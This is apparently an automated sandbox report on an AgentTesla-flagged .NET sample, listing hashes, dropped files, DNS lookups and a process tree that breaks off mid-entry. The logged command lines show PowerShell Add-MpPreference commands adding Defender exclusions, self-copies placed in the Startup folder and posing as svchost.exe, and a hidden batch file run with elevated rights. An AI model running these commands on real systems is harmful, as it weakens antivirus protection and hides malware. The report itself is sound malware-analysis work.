Encrypted:	false
SSDEEP:	96:BZh/NN0bqDo1ZavZ2/NN0bqDo1ZX42+2Q2jZK/NN0bqDo1ZM52A2A2cZQ:5
MD5:	E618AEF3531EBADE66F842AE67F84979
SHA1:	51EAC3C389722E3E194777B0FB1150C57008E0CD
SHA-256:	D233070BED87C0DBCD146F0CA42804B9F9D2AA3A3C7B6B8B15352E9391FECF1B
SHA-512:	E3E08C87D1F25AAA3574EE9F4DB38E34F10A96EADD62EDFAF483699A98C17F55BCFDF68810884DB4546425802A7709D048A4FB8BE5B5B3402ECF2BFEB54869 C
Malicious:	false
Reputation:	unknown
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210915155015..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 927537 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Users\user\Desktop\3GGQ4wTFwC.exe -Force..Process ID: 5532..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210915155015..**********..PS>Add-MpPreference -ExclusionPath C:\Users\user\Desktop\3GGQ4wTFwC.exe -Force..**********..Windows PowerShell transcript start..Start time: 20210915155308..Username: computer\user..RunAs User: computer\a

C:\Windows\ServiceProfiles\LocalService\AppData\Local\FontCache\Fonts\Download-1.tmp	
Process:	C:\Windows\System32\svchost.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	55
Entropy (8bit):	4.306461250274409
Encrypted:	false
SSDEEP:	3:YDQRWu83XfAw2fHbY:YMRl83Xt2f7Y
MD5:	DCA83F08D448911A14C22EBCACC5AD57
SHA1:	91270525521B7FE0D986DB19747F47D34B6318AD
SHA-256:	2B4B2D4A06044AD0BD2AE3287CFCBECD90B959FEB2F503AC258D7C0A235D6FE9
SHA-512:	96F3A02DC4AE302A30A376FC7082002065C7A35ECB74573DE66254EFD701E8FD9E9D867A2C8ABEB4C482738291B715D4965A0D2412663FDF1EE6CBC0BA9FBA A
Malicious:	false
Reputation:	unknown
Preview:	{"fontSetUri":"fontset-2017-04.json","baseUri":"fonts"}

C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\MpCmdRun.log	
Process:	C:\Program Files\Windows Defender\MpCmdRun.exe
File Type:	data
Category:	modified
Size (bytes):	906
Entropy (8bit):	3.1370305804841054
Encrypted:	false
SSDEEP:	12:58KRBubdpkoF1AG3rlsQlw3I+lsk9+MlWlLehB4yAq7ejCEsQlw3I+l1:OaqdmuF3rlp+rlv+kWReH4yJ7MNp+rl1
MD5:	3BD4C166A3EF512F68C034CD76A46DA9
SHA1:	8AF6CA1EF1FA29B268BAB6FC9E803C26F70B8325
SHA-256:	339C7A079AC8223D075DD4BFF00DE8D54B5A74DB5162284A88D6B4741D0818AB
SHA-512:	C5F0070B0DD9FF8FF3B63A9AF556223B2937407464CA0176781D2238CF40A1CC3F3A1059BB5937D478546798E8FD7FFEBF4EF935A5B810E4DDABCB28BF75966
Malicious:	false
Reputation:	unknown

C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\MpCmdRun.log	
Preview:	........-.....M.p.C.m.d.R.u.n.:. .C.o.m.m.a.n.d. .L.i.n.e.:. . ".C.:.\.P.r.o.g.r.a.m. .F.i.l.e.s.\.W.i.n.d.o.w.s. .D.e.f.e.n.d.e.r.\.m.p.c.m.d.r.u.n...e.x.e.". .-.w.d.e.n.a.b.l.e..... .S.t.a.r.t. .T.i.m.e.:. .. W.e.d. .. S.e.p. .. 1.5. .. 2.0.2.1. .1.5.:.5.0.:.5. 8.........M.p.E.n.s.u.r.e.P.r.o.c.e.s.s.M.i.t.i.g.a.t.i.o.n.P.o.l.i.c.y.:. .h.r. .=. .0.x.1.....W.D.E.n.a.b.l.e.....E.R.R.O.R.:. .M.p.W.D.E.n.a.b.l.e.(.T.R.U.E.). .f.a.i.l.e.d. .(.8.0.0.7.0. 4.E.C.).....M.p.C.m.d.R.u.n.:. .E.n.d. .T.i.m.e.:. .. W.e.d. .. S.e.p. .. 1.5. .. 2.0.2.1. .1.5.:.5.0.:.5.8.....-.....

Static File Info

General

General	
File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	5.788517474442657
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.98% • Win32 Executable (generic) a (10002005/4) 49.93% • Windows Screen Saver (13104/52) 0.07% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	3GGQ4wTFwC.exe
File size:	839160
MD5:	2ac2d91af826847f3e2544b2420a814d
SHA1:	79101b95f1d8171e6e5c4ce4e9d9372466a6259d
SHA256:	3e3bf2b2439b584bb039f072d969a4b31f5eb4c03fd8033f ec911ff3ed5c1878
SHA512:	9785737408c6345e35d4ebe9f438bd2647f2b9e230b5359 2a5d3eebfc70b1969d4e1d614bbe44d7579803af51211f8 4d2060f558b9052875169f55f91195b4fc
SSDEEP:	12288:JhdbUqFVAZqq2aVrYDGkjhGw9mdNTlI2czoxGWnTUbA:ndb2ZqTa+LjhGQmDeJBw6A
File Content Preview:	MZ......................@...!..L.!This program cannot be run in DOS mode....$.......PE..L..... ....0.................. ....@.. ....b..... `................................

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

General	
Entrypoint:	0x4cc0a3
Entrypoint Section:	.text
Digitally signed:	true
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT, HIGH_ENTROPY_VA
Time Stamp:	0xD3A28BF1 [Tue Jul 7 10:20:33 2082 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Authenticode Signature

Signature Valid:	
Signature Issuer:	
Signature Validation Error:	
Error Number:	
Not Before, Not After	
Subject Chain	
Version:	
Thumbprint MD5:	
Thumbprint SHA-1:	
Thumbprint SHA-256:	
Serial:	

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xca0a9	0xca200	False	0.56287202381	data	5.77003751814	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0xce000	0x1078	0x1200	False	0.563151041667	data	5.68398797222	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xd0000	0xc	0x200	False	0.044921875	data	0.0980041756627	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
09/15/21-15:51:24.244239	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.1	192.168.2.5

Network Port Distribution

UDP Packets

ICMP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Sep 15, 2021 15:52:25.702760935 CEST	192.168.2.5	8.8.8.8	0x57a2	Standard query (0)	canonicalizer.ucsuri.tcs	A (IP address)	IN (0x0001)
Sep 15, 2021 15:52:26.694466114 CEST	192.168.2.5	8.8.8.8	0x57a2	Standard query (0)	canonicalizer.ucsuri.tcs	A (IP address)	IN (0x0001)
Sep 15, 2021 15:52:27.711261988 CEST	192.168.2.5	8.8.8.8	0x57a2	Standard query (0)	canonicalizer.ucsuri.tcs	A (IP address)	IN (0x0001)
Sep 15, 2021 15:52:29.709875107 CEST	192.168.2.5	8.8.8.8	0x57a2	Standard query (0)	canonicalizer.ucsuri.tcs	A (IP address)	IN (0x0001)
Sep 15, 2021 15:52:33.725580931 CEST	192.168.2.5	8.8.8.8	0x57a2	Standard query (0)	canonicalizer.ucsuri.tcs	A (IP address)	IN (0x0001)

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: 3GGQ4wTFwC.exe PID: 4124 Parent PID: 5144

General

Start time:	15:49:35
Start date:	15/09/2021
Path:	C:\Users\user\Desktop\3GGQ4wTFwC.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\3GGQ4wTFwC.exe'
Imagebase:	0xae0000
File size:	839160 bytes
MD5 hash:	2AC2D91AF826847F3E2544B2420A814D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000000.382395641.00000000040E1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000000.00000000.382395641.00000000040E1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000000.383588832.0000000004159000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000000.383588832.0000000004159000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000000.00000000.383588832.0000000004159000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_UACBypassusingCMSTP, Description: Yara detected UAC Bypass using CMSTP, Source: 00000000.00000000.383588832.0000000004159000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000000.402286357.00000000056B0000.00000004.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_UACBypassusingCMSTP, Description: Yara detected UAC Bypass using CMSTP, Source: 00000000.00000000.402286357.00000000056B0000.00000004.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000000.399560859.00000000042F7000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_UACBypassusingCMSTP, Description: Yara detected UAC Bypass using CMSTP, Source: 00000000.00000000.399560859.00000000042F7000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Registry Activities — Show Windows behavior

Key Created

Key Value Created

Analysis Process: svchost.exe PID: 248 Parent PID: 556

General

Start time:	15:49:42
Start date:	15/09/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p -s BITS
Imagebase:	0x7ff797770000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities — Show Windows behavior

Registry Activities — Show Windows behavior

Analysis Process: svchost.exe PID: 5372 Parent PID: 556

General

Start time:	15:49:53
Start date:	15/09/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted -p -s NcbService
Imagebase:	0x7ff797770000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: svchost.exe PID: 3084 Parent PID: 556

General

Start time:	15:49:53
Start date:	15/09/2021
Path:	C:\Windows\System32\svchost.exe

Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k localservice -p -s CDPSvc
Imagebase:	0x7ff797770000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: svchost.exe PID: 5160 Parent PID: 556

General

Start time:	15:49:54
Start date:	15/09/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k networkservice -p -s DoSvc
Imagebase:	0x7ff797770000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: svchost.exe PID: 764 Parent PID: 556

General

Start time:	15:49:55
Start date:	15/09/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k NetworkService -p
Imagebase:	0x7ff797770000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: svchost.exe PID: 2264 Parent PID: 556

General

Start time:	15:49:56
Start date:	15/09/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	c:\windows\system32\svchost.exe -k localservicenetworkrestricted -p -s wscsvc
Imagebase:	0x7ff797770000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	false

Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: AdvancedRun.exe PID: 6128 Parent PID: 4124

General

Start time:	15:49:56
Start date:	15/09/2021
Path:	C:\Users\user\AppData\Local\Temp\5cc6f1e7-2a9b-436b-82bf-994c701b993c\AdvancedRun.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\5cc6f1e7-2a9b-436b-82bf-994c701b993c\AdvancedRun.exe' /EXEFilename 'C:\Users\user\AppData\Local\Temp\5cc6f1e7-2a9b-436b-82bf-994c701b993c\test.bat' /WindowState "0" /PriorityClass "32" /CommandLine '' /StartDirectory '' /RunAs 8 /Run
Imagebase:	0x7ff797770000
File size:	91000 bytes
MD5 hash:	17FC12902F4769AF3A9271EB4E2DACCE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 3%, Metadefender, Browse • Detection: 0%, ReversingLabs
Reputation:	moderate

File Activities

Show Windows behavior

Analysis Process: AdvancedRun.exe PID: 3192 Parent PID: 6128

General

Start time:	15:49:58
Start date:	15/09/2021
Path:	C:\Users\user\AppData\Local\Temp\5cc6f1e7-2a9b-436b-82bf-994c701b993c\AdvancedRun.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\5cc6f1e7-2a9b-436b-82bf-994c701b993c\AdvancedRun.exe' /SpecialRun 4101d8 6128
Imagebase:	0x400000
File size:	91000 bytes
MD5 hash:	17FC12902F4769AF3A9271EB4E2DACCE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: powershell.exe PID: 2964 Parent PID: 4124

General

Start time:	15:50:03
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\Desktop\3GGQ4wTFwC.exe' -Force
Imagebase:	0x40000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

File Activities Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: conhost.exe PID: 1900 Parent PID: 2964

General

Start time:	15:50:03
Start date:	15/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: 328 Parent PID: 4124

General

Start time:	15:50:03
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\Desktop\3GGQ4wTFwC.exe' -Force
Imagebase:	0x40000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

File Activities Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: powershell.exe PID: 4976 Parent PID: 4124

General

Start time:	15:50:04
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\F1385DE3.exe' -Force
Imagebase:	0x40000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: conhost.exe PID: 4964 Parent PID: 328

General

Start time:	15:50:04
Start date:	15/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 4320 Parent PID: 4976

General

Start time:	15:50:05
Start date:	15/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: 2908 Parent PID: 4124

General

Start time:	15:50:05
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true

Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\F1385DE3.exe' -Force
Imagebase:	0x40000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: powershell.exe PID: 5532 Parent PID: 4124

General

Start time:	15:50:06
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\Desktop\3GGQ4wTFwC.exe' -Force
Imagebase:	0x40000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: conhost.exe PID: 6064 Parent PID: 2908

General

Start time:	15:50:06
Start date:	15/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: F1385DE3.exe PID: 5592 Parent PID: 4124

General

Start time:	15:50:06
Start date:	15/09/2021
Path:	C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\F1385DE3.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\F1385DE3.exe'
Imagebase:	0x2b0000
File size:	839160 bytes
MD5 hash:	2AC2D91AF826847F3E2544B2420A814D
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	.Net C# or VB.NET
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 40%, Metadefender, Browse • Detection: 49%, ReversingLabs

Analysis Process: conhost.exe PID: 716 Parent PID: 5532

General

Start time:	15:50:07
Start date:	15/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: 5288 Parent PID: 4124

General

Start time:	15:50:08
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\Public\Documents\2D17B9CF\svchost.exe' -Force
Imagebase:	0x40000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: powershell.exe PID: 5308 Parent PID: 4124

General

Start time:	15:50:12
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\Desktop\3GGQ4wTFwC.exe' -Force
Imagebase:	0x40000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: conhost.exe PID: 1848 Parent PID: 5288

General

Start time:	15:50:12
Start date:	15/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: 4584 Parent PID: 4124

General

Start time:	15:50:14
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\Public\Documents\2D17B9CF\svchost.exe' -Force
Imagebase:	0x40000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: conhost.exe PID: 4664 Parent PID: 5308

General

Start time:	15:50:14
Start date:	15/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 2848 Parent PID: 4584

General

Start time:	15:50:14
Start date:	15/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes

MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: 3GGQ4wTFwC.exe PID: 6320 Parent PID: 4124

General

Start time:	15:50:20
Start date:	15/09/2021
Path:	C:\Users\user\Desktop\3GGQ4wTFwC.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\3GGQ4wTFwC.exe
Imagebase:	0xe90000
File size:	839160 bytes
MD5 hash:	2AC2D91AF826847F3E2544B2420A814D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: F1385DE3.exe PID: 6360 Parent PID: 3472

General

Start time:	15:50:20
Start date:	15/09/2021
Path:	C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\F1385DE3.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\F1385DE3.exe'
Imagebase:	0xec0000
File size:	839160 bytes
MD5 hash:	2AC2D91AF826847F3E2544B2420A814D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000001D.00000002.490028273.0000000003281000.00000004.00000001.sdmp, Author: Joe Security

Analysis Process: svchost.exe PID: 6484 Parent PID: 556

General

Start time:	15:50:24
Start date:	15/09/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k WerSvcGroup
Imagebase:	0x7ff797770000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: WerFault.exe PID: 6536 Parent PID: 6484

General

Start time:	15:50:25
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -pss -s 476 -p 4124 -ip 4124
Imagebase:	0x11e0000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: 6808 Parent PID: 3472

General

Start time:	15:50:34
Start date:	15/09/2021
Path:	C:\Users\Public\Documents\2D17B9CF\svchost.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\Documents\2D17B9CF\svchost.exe'
Imagebase:	0x630000
File size:	839160 bytes
MD5 hash:	2AC2D91AF826847F3E2544B2420A814D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 40%, Metadefender, Browse • Detection: 49%, ReversingLabs

Analysis Process: AdvancedRun.exe PID: 6856 Parent PID: 5592

General

Start time:	15:50:40
Start date:	15/09/2021
Path:	C:\Users\user\AppData\Local\Temp\5ebbe2ad-7ca7-454f-943c-e13f3e9b5c45\AdvancedRun.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\5ebbe2ad-7ca7-454f-943c-e13f3e9b5c45\AdvancedRun.exe' /EXEFilename 'C:\Users\user\AppData\Local\Temp\5ebbe2ad-7ca7-454f-943c-e13f3e9b5c45\test.bat' /WindowState "0" /PriorityClass "32" /CommandLine '' /StartDirectory '' /RunAs 8 /Run
Imagebase:	0x400000
File size:	91000 bytes
MD5 hash:	17FC12902F4769AF3A9271EB4E2DACCE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 3%, Metadefender, Browse • Detection: 0%, ReversingLabs

Analysis Process: svchost.exe PID: 6876 Parent PID: 3472

General

Start time:	15:50:43
Start date:	15/09/2021
Path:	C:\Users\Public\Documents\2D17B9CF\svchost.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\Documents\2D17B9CF\svchost.exe'
Imagebase:	0x1e0000
File size:	839160 bytes
MD5 hash:	2AC2D91AF826847F3E2544B2420A814D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: AdvancedRun.exe PID: 7000 Parent PID: 6856

General

Start time:	15:50:49
Start date:	15/09/2021
Path:	C:\Users\user\AppData\Local\Temp\5ebbe2ad-7ca7-454f-943c-e13f3e9b5c45\AdvancedRun.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\5ebbe2ad-7ca7-454f-943c-e13f3e9b5c45\AdvancedRun.exe' /SpecialRun 4101d8 6856
Imagebase:	0x400000
File size:	91000 bytes
MD5 hash:	17FC12902F4769AF3A9271EB4E2DACCE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: MpCmdRun.exe PID: 7104 Parent PID: 2264

General

Start time:	15:50:57
Start date:	15/09/2021
Path:	C:\Program Files\Windows Defender\MpCmdRun.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Windows Defender\mpcmdrun.exe' -wdenable
Imagebase:	0x7ff6a6df0000
File size:	455656 bytes
MD5 hash:	A267555174BFA53844371226F482B86B
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 7112 Parent PID: 7104

General

Start time:	15:50:57
Start date:	15/09/2021
